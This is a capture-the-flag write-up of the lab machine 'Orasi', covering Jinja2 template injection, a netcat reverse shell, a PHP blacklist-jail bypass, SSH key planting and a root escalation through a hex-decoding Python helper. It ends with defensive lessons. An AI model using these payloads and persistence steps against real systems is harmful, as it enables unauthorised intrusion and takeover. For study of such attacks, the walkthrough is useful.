HMV Orasi Summary
This box turned into a clean multi-stage chain once I stopped treating each service in isolation. Anonymous FTP leaked a custom binary; that binary pointed me toward a hidden Flask endpoint; the endpoint was vulnerable to Jinja2 SSTI; and local privilege escalation then became a sequence of small trust failures: a blacklist-based PHP jail, a reversible credential routine embedded in an Android APK, and a root helper script that executed Python after decoding attacker-controlled hex.
Scope
- Name: Orasi
- Difficulty: (6/10)
- OS: Linux
- IP: orasi.hmv (192.168.56.127)
Enumeration
My initial TCP scan showed four exposed services, and port 5000 immediately stood out because a
Werkzeug server is rarely something I expect to see on a hardened target.
❯ nmap -p- --min-rate 3000 -oN overall orasi.hmv

PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp
The detailed scan confirmed two useful points: FTP allowed anonymous access, and the service on
5000 was a Python/Werkzeug application rather than a random high-port listener.
❯ nmap -sC -sV -p21,22,80,5000 orasi.hmv

PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_drwxr-xr-x    2 ftp      ftp          4096 Feb 11  2021 pub
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2
80/tcp   open  http    Apache httpd 2.4.38 ((Debian))
5000/tcp open  http    Werkzeug httpd 1.0.1 (Python 3.7.3)
Anonymous FTP contained only one interesting file, but it was enough.
ftp> ls -al
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    2 ftp      ftp          4096 Feb 11  2021 .
drwxr-xr-x    3 ftp      ftp          4096 Feb 11  2021 ..
-rw-r--r--    1 ftp      ftp         16976 Feb 07  2021 url
The downloaded url file was an ELF binary. After reversing it, I ended up with two practical
clues: a hidden route named /sh4d0w$s and the fact that the missing GET parameter followed a
six-character leetspeak pattern. That meant I did not need a huge generic wordlist. I generated
only six-character combinations from 1337leet and fuzzed the parameter name directly.

url binary exposed both the hidden route and the parameter-generation logic.Then I use the hint from homepage to create a custom fuzzing dicts.
❯ crunch 6 6 1337leet > fuzz_parameters.txt
❯ ffuf -u 'http://orasi.hmv:5000/sh4d0w$s?FUZZ=id' -w fuzz_parameters.txt -fs 8

l333tt                  [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 30ms]
Once l333tt surfaced, the endpoint behavior started to make sense immediately.
❯ curl 'http://orasi.hmv:5000/sh4d0w$s' -G --data-urlencode 'l333tt={{6*6}}'
36
That arithmetic evaluation confirmed server-side template injection rather than a normal reflected parameter.
Foothold
With Jinja2 SSTI confirmed, I moved straight to code execution by reaching Python globals through
cycler.
❯ curl 'http://orasi.hmv:5000/sh4d0w$s' -G \
  --data-urlencode 'l333tt={{cycler.__init__.__globals__.os.popen("id").read()}}'
uid=33(www-data) gid=33(www-data) groups=33(www-data)
At that point the target was already executing shell commands as www-data. I used the same SSTI
primitive to launch a reverse shell and moved into normal post-exploitation enumeration from there.
❯ curl 'http://orasi.hmv:5000/sh4d0w$s' -G \
  --data-urlencode 'l333tt={{cycler.__init__.__globals__.os.popen("nc 192.168.56.1 1337 -e /bin/bash").read()}}'
The local users worth caring about were obvious.
www-data@orasi:~/html$ grep 'sh$' /etc/passwd
root:x:0:0:root:/root:/bin/bash
irida:x:1000:1000:irida,,,:/home/irida:/bin/bash
kori:x:1001:1001::/home/kori:/bin/sh
Privilege Escalation
www-data to kori
The first sudoers rule was already dangerous enough to be the next pivot.
www-data@orasi:~/html$ sudo -l
Matching Defaults entries for www-data on orasi:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on orasi:
    (kori) NOPASSWD: /bin/php /home/kori/jail.php *
The jail implementation looked restrictive at first glance, but it relied on a blacklist and then
passed the supplied string to exec(). That is exactly the kind of design that tends to fail under
shell expansion.
<?php
array_shift($_SERVER['argv']);
$var = implode(" ", $_SERVER['argv']);

if($var == null) die("Orasis Jail, argument missing\n");

function filter($var) {
        if(preg_match('/(`|bash|eval|nc|whoami|open|pass|require|include|file|system|\/)/i', $var)) {
                return false;
        }
        return true;
}
if(filter($var)) {
        $result = exec($var);
        echo "$result\n";
        echo "Command executed";
} else {
        echo "Restricted characters has been used";
}
echo "\n";
?>
I verified the allowed execution path first.
www-data@orasi:~/html$ sudo -u kori /bin/php /home/kori/jail.php 'id'
uid=1001(kori) gid=1001(kori) groups=1001(kori)
Command executed
The filter banned a literal /, but command substitution was still interpreted by the shell, so I
could recreate forbidden path separators with $(printf \\57). After staging my SSH public key in
/tmp/key.txt, I used the jail to create Kori's ~/.ssh directory and copy the key into
authorized_keys.
www-data@orasi:~/html$ sudo -u kori /bin/php /home/kori/jail.php 'cd ~ && mkdir -p .ssh'
Command executed

www-data@orasi:~/html$ sudo -u kori /bin/php /home/kori/jail.php 'cp $(printf \\57)tmp$(printf \\57)key.txt $HOME$(printf \\57).ssh$(printf \\57)authorized_keys'

Command executed
That gave me a clean shell as kori without having to fight the jail again.
kori to irida
As kori, the next privilege boundary looked strangely narrow.
$ sudo -l
Matching Defaults entries for kori on orasi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User kori may run the following commands on orasi:
    (irida) NOPASSWD: /usr/bin/cp /home/irida/irida.apk /home/kori/irida.apk
kori@orasi:~$ sudo -u irida /usr/bin/cp /home/irida/irida.apk /home/kori/irida.apk
That rule did not give me direct command execution as irida, but it did hand me one of her

application artifacts. I copied the APK, decompiled it with jadx, and reviewed the login logic.
The important part was not a hardcoded secret but a reversible encoding routine used to validate
Irida's password. Reproducing that same function locally was enough to recover the real password
from the app's logic, so I authenticated as irida with the recovered credential instead of trying
to brute force anything.
irida to root
The final sudoers entry was the cleanest bug on the box.
irida@orasi:~$ sudo -l
Matching Defaults entries for irida on orasi:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User irida may run the following commands on orasi:
    (root) NOPASSWD: /usr/bin/python3 /root/oras.py
Running the helper once with plain text immediately revealed what it expected.
irida@orasi:~$ sudo /usr/bin/python3 /root/oras.py
: id
Traceback (most recent call last):
  File "/root/oras.py", line 7, in <module>
    name = bytes.fromhex(name).decode('utf-8')
ValueError: non-hexadecimal number found in fromhex() arg at position 0
So the script was reading input, decoding it from hex into UTF-8, and then executing the resulting Python as root. A quick test with a harmless payload confirmed the behavior.
irida@orasi:~$ echo -n 'print("hello")' | xxd -p
7072696e74282268656c6c6f2229

irida@orasi:~$ sudo /usr/bin/python3 /root/oras.py
: 7072696e74282268656c6c6f2229
hello
My first idea was to spawn /bin/bash directly through the helper. That did prove I was executing
code as root, but it was not a stable win: the helper exited immediately after running the command,
so I did not keep an interactive root shell.
irida@orasi:~$ echo -n 'os.system("/bin/bash -ip")' | xxd -p | sudo /usr/bin/python3 /root/oras.py
: root@orasi:/home/irida# exit
None
So instead of chasing an interactive TTY, I checked whether root SSH access was disabled entirely.
It was not. The sshd_config entry showed prohibit-password, which still allows key-based logins.
irida@orasi:~$ grep -i root /etc/ssh/sshd_config
#PermitRootLogin prohibit-password
That changed the finishing move completely. I wrote a small pwn.sh helper that appended my public
key into root's authorized_keys, then used oras.py to execute that script as root. Once the key
was in place, I connected over SSH with the matching private key and got a reliable root session.
irida@orasi:~$ ssh -i root_key root@localhost
Last login: Thu Feb 11 15:46:17 2021
root@orasi:~# id
uid=0(root) gid=0(root) groups=0(root)
Takeaways
This machine was a satisfying chained exploit rather than a single catastrophic bug. Anonymous FTP
leaked enough reverse-engineering material to discover a hidden Flask parameter, that parameter led
to Jinja2 SSTI and a www-data shell, and the rest of the compromise was a sequence of unsafe trust
decisions: a shelling-out PHP jail, a sensitive APK exposed through sudoers, and a root helper
that effectively offered "hex-encoded Python as a service".
The defensive lessons are straightforward:
- Do not leave reverse-engineering clues or internal helper binaries exposed through anonymous FTP.
- Treat SSTI as full code execution, not merely a templating bug.
- Blacklist-based command filters are brittle, especially when they still invoke a shell underneath.
- Mobile applications should never contain reversible credential logic that can be replayed offline.
- Any privileged helper that decodes and executes attacker-controlled input is equivalent to direct root command execution.